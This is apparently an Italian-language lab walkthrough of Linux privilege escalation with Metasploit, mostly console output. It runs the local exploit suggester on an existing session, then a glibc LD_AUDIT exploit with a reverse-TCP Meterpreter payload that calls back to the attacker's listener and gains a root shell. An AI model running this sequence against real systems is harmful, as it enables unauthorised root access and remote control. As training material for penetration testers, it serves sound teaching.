   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester  .              normal  No     Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(linux/postgres/postgres_payload) > use 0
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set session 1
session ⇒ 1
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          1                yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > run
```




```
View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.178.149 - Collecting local exploits for x86/linux ...
[*] 192.168.178.149 - 196 exploit checks are being tried ...
[+] 192.168.178.149 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[+] 192.168.178.149 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 192.168.178.149 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.178.149 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[+] 192.168.178.149 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.178.149 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid

[*] 192.168.178.149 - Valid modules for session 1:
============================

 #   Name                                                        Potentially Vulnerable?  Check Result
 -   ----                                                        -----------------------  ------------
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc        Yes                      The target appears to be vulnerable.
 2   exploit/linux/local/glibc_origin_expansion_priv_esc         Yes                      The target appears to be vulnerable.
 3   exploit/linux/local/netfilter_priv_esc_ipv4                 Yes                      The target appears to be vulnerable.
 4   exploit/linux/local/ptrace_sudo_token_priv_esc              Yes                      The service is running, but could not be validated.
 5   exploit/linux/local/su_login                                Yes                      The target appears to be vulnerable.
 6   exploit/unix/local/setuid_nmap                              Yes                      The target is vulnerable. /usr/bin/nmap is setuid
 7   exploit/linux/local/abrt_raceabrt_priv_esc                  No                       The target is not exploitable.
 8   exploit/linux/local/abrt_sosreport_priv_esc                 No                       The target is not exploitable.
 9   exploit/linux/local/af_packet_chocobo_root_priv_esc         No                       The target is not exploitable. System architecture i686 i
s not supported
 10  exploit/linux/local/af_packet_packet_set_ring_priv_esc      No                       The target is not exploitable.
 11  exploit/linux/local/ansible_node_deployer                   No                       The target is not exploitable. Ansible does not seem to b
e installed, unable to find ansible executable
 12  exploit/linux/local/apport_abrt_chroot_priv_esc             No                       The target is not exploitable.
 13  exploit/linux/local/blueman_set_dhcp_handler_dbus_priv_esc  No                       The target is not exploitable.
 14  exploit/linux/local/bpf_priv_esc                            No                       The target is not exploitable.
 15  exploit/linux/local/bpf_sign_extension_priv_esc             No                       The target is not exploitable. System architecture i686 i
s not supported
 16  exploit/linux/local/cve_2021_3490_ebpf_alu32_bounds_check_lpe  No                    The target is not exploitable. System architecture i686 i
s not supported
 17  exploit/linux/local/cve_2021_38648_omigod                   No                       The target is not exploitable. The omiserver process was
```

lo selezioniamo e andiamo ad impostare la sessione di riferimento e lo runniamo; questo ci mostrerà una serie di exploit da poter utilizzare.
Dopo aver caricato l’exploit dobbiamo scegliere il payload.




```
 64  exploit/multi/local/xorg_x11_suid_server_modulepath                No                   The target is not exploitable.

[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   payload/generic/custom                        .                normal  No     Custom Payload
   1   payload/generic/debug_trap                    .                normal  No     Generic x86 Debug Trap
   2   payload/generic/shell_bind_aws_ssm            .                normal  No     Command Shell, Bind SSM (via AWS API)
   3   payload/generic/shell_bind_tcp                .                normal  No     Generic Command Shell, Bind TCP Inline
   4   payload/generic/shell_reverse_tcp             .                normal  No     Generic Command Shell, Reverse TCP Inline
   5   payload/generic/ssh/interact                  .                normal  No     Interact with Established SSH Connection
   6   payload/generic/tight_loop                    .                normal  No     Generic x86 Tight Loop
   7   payload/linux/x64/exec                        .                normal  No     Linux Execute Command
   8   payload/linux/x64/meterpreter/bind_tcp        .                normal  No     Linux Mettle x64, Bind TCP Stager
   9   payload/linux/x64/meterpreter/reverse_sctp    .                normal  No     Linux Mettle x64, Reverse SCTP Stager
   10  payload/linux/x64/meterpreter/reverse_tcp     .                normal  No     Linux Mettle x64, Reverse TCP Stager
   11  payload/linux/x64/meterpreter_reverse_http    .                normal  No     Linux Meterpreter, Reverse HTTP Inline
   12  payload/linux/x64/meterpreter_reverse_https   .                normal  No     Linux Meterpreter, Reverse HTTPS Inline
   13  payload/linux/x64/meterpreter_reverse_tcp     .                normal  No     Linux Meterpreter, Reverse TCP Inline
   14  payload/linux/x64/pingback_bind_tcp           .                normal  No     Linux x64 Pingback, Bind TCP Inline
   15  payload/linux/x64/pingback_reverse_tcp        .                normal  No     Linux x64 Pingback, Reverse TCP Inline
   16  payload/linux/x64/shell/bind_tcp              .                normal  No     Linux Command Shell, Bind TCP Stager
   17  payload/linux/x64/shell/reverse_sctp          .                normal  No     Linux Command Shell, Reverse SCTP Stager
   18  payload/linux/x64/shell/reverse_tcp           .                normal  No     Linux Command Shell, Reverse TCP Stager
   19  payload/linux/x64/shell_bind_ipv6_tcp         .                normal  No     Linux x64 Command Shell, Bind TCP Inline (IPv6)
   20  payload/linux/x64/shell_bind_tcp              .                normal  No     Linux Command Shell, Bind TCP Inline
   21  payload/linux/x64/shell_bind_tcp_random_port  .                normal  No     Linux Command Shell, Bind TCP Random Port Inline
   22  payload/linux/x64/shell_reverse_ipv6_tcp      .                normal  No     Linux x64 Command Shell, Reverse TCP Inline (IPv6)
   23  payload/linux/x64/shell_reverse_tcp           .                normal  No     Linux Command Shell, Reverse TCP Inline
```

settiamo il payload ed impostiamo i target che in questo caso sarà Linux x86




```
   54  payload/linux/x86/shell_reverse_tcp_ipv6      .                normal  No     Linux Command Shell, Reverse TCP Inline (IPv6

msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set payload payload/linux/x86/meterpreter/reverse_tcp
payload ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show targets

Exploit targets:
=================

    Id  Name
    --  ----
⇒   0   Automatic
    1   Linux x86
    2   Linux x64


msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set targets 1
[!] Unknown datastore option: targets. Did you mean TARGET?
targets ⇒ 1
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show targets

Exploit targets:
=================

    Id  Name
    --  ----
⇒   0   Automatic
    1   Linux x86
    2   Linux x64


msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set target 1
target ⇒ 1
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show targets

Exploit targets:
```

Dobbiamo impostare anche la sessione di riferimento, nel nostro caso la 1



```
     2   Linux x64


msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SUID_EXECUTABLE  /bin/ping        yes       Path to a SUID executable


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.178.51   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Linux x86



View the full module info with the info, or info -d command.

msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set session 1
session ⇒ 1
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
```

Runniamo l’exploit e verifichiamo di essere entrati sotto utenza root.



```
   1   Linux x86



View the full module info with the info, or info -d command.

msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run

[*] Started reverse TCP handler on 192.168.178.51:4444
[*] Sending stage (1017704 bytes) to 192.168.178.149
[*] Meterpreter session 2 opened (192.168.178.51:4444 → 192.168.178.149:36059) at 2024-11-13 10:36:16 -0500
[*] Sending stage (1017704 bytes) to 192.168.178.149
[*] Sending stage (1017704 bytes) to 192.168.178.149
[*] Meterpreter session 3 opened (192.168.178.51:4444 → 192.168.178.149:36060) at 2024-11-13 10:36:17 -0500
[+] The target appears to be vulnerable
[*] Meterpreter session 4 opened (192.168.178.51:4444 → 192.168.178.149:36061) at 2024-11-13 10:36:17 -0500
[*] Using target: Linux x86
[*] Writing '/tmp/.0lqQcnB' (1279 bytes) ...
[*] Writing '/tmp/.H6rs7fq' (281 bytes) ...
[*] Writing '/tmp/.fP9yAgNu3U' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (1017704 bytes) to 192.168.178.149
[*] Meterpreter session 5 opened (192.168.178.51:4444 → 192.168.178.149:36062) at 2024-11-13 10:36:20 -0500

meterpreter > getuid
Server username: root
meterpreter > sessions
Usage: sessions [options] or sessions [id]

Interact with a different session ID.

OPTIONS:

    -h, --help           Show this message
    -i, --interact <id>  Interact with a provided session ID

meterpreter > show sessions
[-] Unknown command: show. Run the help command for more details.
meterpreter > background
[*] Backgrounding session 5 ...
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show sessions

Active sessions
===============

  Id  Name  Type                     Information                              Connection
```

Cosa molto importante è quella di verificare SEMPRE tramite show options i parametri da impostare per fare in modo che tutto funzioni come deve, oltre alla versione dei software